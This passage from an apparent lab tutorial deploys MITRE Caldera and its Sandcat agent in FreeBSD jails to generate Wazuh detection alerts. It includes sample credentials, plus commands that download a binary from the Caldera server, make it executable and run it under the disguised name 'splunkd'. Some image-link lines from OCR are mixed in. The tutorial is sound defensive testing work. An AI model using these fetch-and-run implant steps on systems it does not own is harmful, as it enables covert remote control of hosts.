
`--network` network name used by jail
`--caldera_ip` IP address assigned to jail

```
# appjail makejail -f gh+alonsobsd/caldera-makejail -o osversion=13.2-RELEASE -j caldera
-- --network wazuh-net --caldera_ip 11.1.0.10
```


Just like the wazuh creation and configuration process, it will show us the credentials generated for MITRE Caldera in the following example:

```
################################################
 MITRE Caldera admin credential
 Hostname : https://jail-host-ip:8443
 Username : admin
 Password : Z1EtVnltRtirHD0TVY4=
 ################################################

 ################################################
 MITRE Caldera blue credential
 Hostname : https://jail-host-ip:8443
 Username : blue
 Password : M0WmJnQ0LG3va+b0LM8=
 ################################################

 ################################################
 MITRE Caldera red credential
 Hostname : https://jail-host-ip:8443
 Username : red
 Password : 1TPza2NLp0h1scaZ2uA=
 ################################################
```

Test to see if the MITRE Caldera service is ready. Try to connect to a web browser `https://11.1.0.2:8443/`



If the MITRE Caldera service is online, we proceed to download and run the sandcat payload on each agent. With that, MITRE Caldera will be able to run tests within each jail.



Agent: Sandcat | CALDERA's default agent, written in GoLang. Communicates through the HTTP(S) contact by default.

Platform: freebsd

app.contact.http: http://0.0.0.0:8888

agents.implant_name: splunkd

agent.extensions:

sh CALDERA's default agent, written in GoLang. Communicates through the HTTP(S) contact by default.


```
server="http://0.0.0.0:8888";
curl -s -X POST -H "file:sandcat.go" -H "platform:freebsd" $server/file/download > splunkd;
chmod +x splunkd;
./splunkd -server $server -group red -v
```

sh Deploy as a blue-team agent instead of red

```
# appjail cmd jexec agent01 sh -c ‘curl -k -s -X POST -H "file:sandcat.go" -H
"platform:freebsd" https://11.1.0.10:8443/file/download > /root/splunkd’
# appjail cmd jexec agent01 chmod 750 /root/splunkd
# appjail cmd jexec agent01 ./splunkd -server https://11.1.0.10:8443 -group red -v
```

```
Starting sandcat in verbose mode.
[*] No tunnel protocol specified. Skipping tunnel setup.
[*] Attempting to set channel HTTP
Beacon API=/beacon
[*] Set communication channel to HTTP
initial delay=0
server=https://11.1.0.10:8443
upstream dest addr=https://11.1.0.10:8443
group=red
privilege=Elevated
allow local p2p receivers=false
beacon channel=HTTP
available data encoders=base64, plain-text
[+] Beacon (HTTP): ALIVE
```

Repeat the previous commands for each of the agents, changing only the name of the jail (agent01, agent02, agent03, agent04 and agent05) in different terminal sessions. At the end of these tasks, we will see the list of available agents in the MITRE Caldera Agents window



Agents


You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.

5 agents

id (paw)	host	group	platform	contact	pid	privilege	status	last seen
wbberx	agent01.appjail	red	freebsd	HTTP	52844	Elevated	alive, trusted	just now
swyduq	agent02.appjail	red	freebsd	HTTP	52999	Elevated	alive, trusted	just now
lwiqaf	agent03.appjail	red	freebsd	HTTP	53420	Elevated	alive, trusted	45 seconds ago
zwpjrx	agent04.appjail	red	freebsd	HTTP	53775	Elevated	alive, trusted	41 seconds ago
hukeoe	agent05.appjail	red	freebsd	HTTP	54297	Elevated	alive, trusted	just now

Add (Potential link button) and run some simulation tests on the different agents. The following four tests will generate alerts in `wazuh-manager`:

1) **Cron - Replace crontab with referenced file** (T1053.003)
2) **Create a new user in FreeBSD with `root` GID** (T1136.001)
3) **Create a user account on a FreeBSD system** (T1136.001)
4) **Create local account (FreeBSD)** (T1078.003)



Operations

Select an operation: jail-test - 1 decisions | 8 hrs ago

